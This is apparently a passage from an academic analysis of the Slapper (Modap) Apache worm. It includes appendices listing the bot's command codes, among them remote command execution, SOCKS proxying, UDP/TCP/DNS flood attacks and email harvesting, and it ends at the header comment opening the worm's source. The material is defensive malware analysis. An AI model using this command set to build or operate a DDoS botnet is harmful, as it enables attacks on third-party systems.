
Appendix B
Slapper Commands
Description summaries from:
http://analyzer.securityfocus.com/alerts/020916-Analysis-Modap.pdf

Code	Name	Description
0x20	Info	This command retrieves various statistics about the bot, including the uptime of the bot, the current IP being scanned, and the version of the bot.
0x21	Open a bounce	This command is used to open a TCP port 1080 proxy on the bot that receives this command by default using the socks server parameter of the command packet.
0x22	Close a bounce	This command is used to close all of the open TCP port 1080 proxy connections to the clients.
0x23	Send a message to a bounce	This command is used to relay information back to a client system for the Modap network.
0x24	Run a command	This command is used to execute arbitrary system commands.
0x25	not used	**Not implemented**
0x26	Route	This command is used to obtain the routing information from other infected systems.
0x27	not used	**Not implemented**
0x28	List	This command is used to retrieve the list of servers.
0x29	Udp flood	This command floods the target with UDP packets of the user-defined size on the specified port for the requested amount of time. If a destination port is not specified, a random port is selected. The maximum size of the individual UDP flood datagrams is 9216 bytes.
0x2A	Tcp flood	This DoS tool connects to the TCP port specified, but does not actually send any data, it only opens a connection to the specified port. This command simply issues a connect() immediately followed by a close() call. The effect is a SYN flood of the target.
0x2B	IPv6 Tcp flood	This command is identical to the "0x2A – TCP SYN flood" case except that this flooder will flood with IPv6 packets.
0x2C	Dns flood	This is a DNS standard query DoS tool.
0x2D	Email scan	This command is used to retrieve email addresses from mailing list and other user

		files.
0x70	Incomming client	This command causes the bot network to accept a newly infected system into its network.
0x71	Receive the list	This command takes the list of servers that it received and adds them to its server list.
0x72	Send the list	This command is used to get the recipient to send its server list back to the sender of the command.
0x73	Get my IP	This command is used to set the myip variable to the specified value and add the specified IP address to the bot's infected server list. It should be noted that a machine infected with Modap will not actively scan for vulnerable machines until this variable is set.
0x74	Transmit their IP	Upon receipt of this command, the agent will test to ensure that the IP address is not a private address…. The purpose of this command is not known, as the host issuing the command has to know the IP to send the command to. The reply of the command is only the IP of the recipient of the command. The issuer of the command does not gain any new information.
0x41	Relay to Client	These commands are used to get the bot to convey information back to the system stored in the routes[ ] array with the specified ID. Although each of these fall through to the same case statement due to the lack of a break statement in any of the 0x41 - 0x46 cases, each of these do have individual functions. The 0x41 - 0x43 cases, for example, are used to send signaling and connection data back to the attacker.
0x42	Relay to Client	
0x43	Relay to Client	
0x44	Relay to Client	
0x45	Relay to Client	
0x46	Relay to Client	
0x47	Relay to Client	

Appendix C
Infection/Propagation Cycle

The following diagram was derived from "iDEFENSE Labs Analyzes Apache Worm" by iDEFENSE Labs. URL: http://www.idefense.com/Intell/CI063002.html.



Note: The iDEFENSE document analyzed the Apache Scalper worm. Scalper and Slapper have similar infection/propagation cycles. This diagram has been modified to reflect Slapper specific behavior.

Appendix D
Slapper source

/*****************************************************************************
 *                                                                           *
 *          Peer-to-peer UDP Distributed Denial of Service (PUD)             *
 *                        by contem@efnet                                    *
 *                                                                           *
 *        Virtually connects computers via the udp protocol on the           *
 *  specified port.  Uses a newly created peer-to-peer protocol that         *
 *  incorperates uses on unstable or dead computers.  The program is         *
 *  ran with the parameters of another ip on the virtual network.  If        *
 *  running on the first computer, run with the ip 127.0.0.1 or some         *
 *  other type of local address.  Ex:                                        *
 *                                                                           *
 *          Computer A:   ./program 127.0.0.1                                *
 *          Computer B:   ./program Computer_A                               *
 *          Computer C:   ./program Computer_A                               *
 *          Computer D:   ./program Computer_C                               *
 *                                                                           *
 *        Any form of that will work.  The linking process works by          *
 *  giving each computer the list of avaliable computers, then               *
 *  using a technique called broadcast segmentation combined with TCP        *
 *  like functionality to insure that another computer on the network         *
 *  receives the broadcast packet, segments it again and recreates           *
 *  the packet to send to other hosts.  That technique can be used to        *
 *  support over 16 million simutaniously connected computers.               *
 *                                                                           *
 *        Thanks to ensane and st for donating shells and test beds          *
 *  for this program.  And for the admins who removed me because I           *
 *  was testing this program (you know who you are) need to watch            *
 *  their backs.                                                             *
 *                                                                           *
 *        I am not responsible for any harm caused by this program!          *
 *  I made this program to demonstrate peer-to-peer communication and        *
 *  should not be used in real life.  It is an education program that        *
 *  should never even be ran at all, nor used in any way, shape or           *
 *  form.  It is not the authors fault if it was used for any purposes       *
 *  other than educational.                                                  *
 *                                                                           *
